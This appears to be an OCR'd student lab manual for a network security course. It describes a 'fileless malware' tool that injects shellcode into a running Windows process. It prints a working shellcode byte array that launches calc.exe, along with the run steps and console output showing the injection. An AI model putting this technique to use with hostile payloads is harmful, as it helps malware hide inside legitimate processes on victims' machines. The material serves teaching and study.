
FILELESS MALWARE INSTRUCTIONS MANUAL



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STEPS TO RUN THE PROJECT


Step 1:

To run the program we need to generate shellcode. We can generate shellcode using assembly tools. For example we can use this shellcode for opening a calculator app in Windows.

```
byte[] shellcode = new byte[]{(byte) 0x89, (byte) 0xe5, (byte) 0x83, (byte) 0xec, (byte) 0x20,
   (byte) 0x31, (byte) 0xdb, (byte) 0x64, (byte) 0x8b, (byte) 0x5b, (byte) 0x30,
   (byte) 0x8b, (byte) 0x5b, (byte) 0x0c, (byte) 0x8b, (byte) 0x5b, (byte) 0x1c,
   (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x43,
   (byte) 0x08, (byte) 0x89, (byte) 0x45, (byte) 0xfc, (byte) 0x8b, (byte) 0x58,
   (byte) 0x3c, (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x5b, (byte) 0x78,
   (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x7b, (byte) 0x20, (byte) 0x01,
   (byte) 0xc7, (byte) 0x89, (byte) 0x7d, (byte) 0xf8, (byte) 0x8b, (byte) 0x4b,
   (byte) 0x24, (byte) 0x01, (byte) 0xc1, (byte) 0x89, (byte) 0x4d, (byte) 0xf4,
   (byte) 0x8b, (byte) 0x53, (byte) 0x1c, (byte) 0x01, (byte) 0xc2, (byte) 0x89,
   (byte) 0x55, (byte) 0xf0, (byte) 0x8b, (byte) 0x53, (byte) 0x14, (byte) 0x89,
   (byte) 0x55, (byte) 0xec, (byte) 0xeb, (byte) 0x32, (byte) 0x31, (byte) 0xc0,
   (byte) 0x8b, (byte) 0x55, (byte) 0xec, (byte) 0x8b, (byte) 0x7d, (byte) 0xf8,
   (byte) 0x8b, (byte) 0x75, (byte) 0x18, (byte) 0x31, (byte) 0xc9, (byte) 0xfc,
   (byte) 0x8b, (byte) 0x3c, (byte) 0x87, (byte) 0x03, (byte) 0x7d, (byte) 0xfc,
   (byte) 0x66, (byte) 0x83, (byte) 0xc1, (byte) 0x08, (byte) 0xf3, (byte) 0xa6,
   (byte) 0x74, (byte) 0x05, (byte) 0x40, (byte) 0x39, (byte) 0xd0, (byte) 0x72,
   (byte) 0xe4, (byte) 0x8b, (byte) 0x4d, (byte) 0xf4, (byte) 0x8b, (byte) 0x55,
   (byte) 0xf0, (byte) 0x66, (byte) 0x8b, (byte) 0x04, (byte) 0x41, (byte) 0x8b,
   (byte) 0x04, (byte) 0x82, (byte) 0x03, (byte) 0x45, (byte) 0xfc, (byte) 0xc3,
   (byte) 0xba, (byte) 0x78, (byte) 0x78, (byte) 0x65, (byte) 0x63, (byte) 0xc1,
   (byte) 0xea, (byte) 0x08, (byte) 0x52, (byte) 0x68, (byte) 0x57, (byte) 0x69,
   (byte) 0x6e, (byte) 0x45, (byte) 0x89, (byte) 0x65, (byte) 0x18, (byte) 0xe8,
   (byte) 0xb8, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31, (byte) 0xc9,
   (byte) 0x51, (byte) 0x68, (byte) 0x2e, (byte) 0x65, (byte) 0x78, (byte) 0x65,
   (byte) 0x68, (byte) 0x63, (byte) 0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x89,
   (byte) 0xe3, (byte) 0x41, (byte) 0x51, (byte) 0x53, (byte) 0xff, (byte) 0xd0,
   (byte) 0x31, (byte) 0xc9, (byte) 0xb9, (byte) 0x01, (byte) 0x65, (byte) 0x73,
   (byte) 0x73, (byte) 0xc1, (byte) 0xe9, (byte) 0x08, (byte) 0x51, (byte) 0x68,
   (byte) 0x50, (byte) 0x72, (byte) 0x6f, (byte) 0x63, (byte) 0x68, (byte) 0x45,
   (byte) 0x78, (byte) 0x69, (byte) 0x74, (byte) 0x89, (byte) 0x65, (byte) 0x18,
   (byte) 0xe8, (byte) 0x87, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31,
   (byte) 0xd2, (byte) 0x52, (byte) 0xff, (byte) 0xd0};
```


Step 2:

Then we need to compile our project to generate a JAR file.




Step 3:


Start a 32-bit program which will serve as our hollow program. For example we can start notepad++.exe on Windows. The process name of the hollow program must be known.



Step 4:

After the process is running, open the task manager and go to the details tab to see the process name.






Step 5:

Now locate the jar file in the build folder and run the jar file with the process name as argument.

```
PS D:\Study Material\College\Sem5\Network Security\LAB\ShellCodeInsertion\build\lib
s> java -jar ShellCodeInsertion.jar notepad++.exe
notepad++.exe Process id: 3928
Allocated Memory: 1960000
Wrote 195 bytes.
```

This will replace our hollow process with the shellcode we provided in source code and execute it. In our case it will open the Calculator app.



Github link for code: https://github.com/GhostFoxSledgehammer/ShellCodeInsertion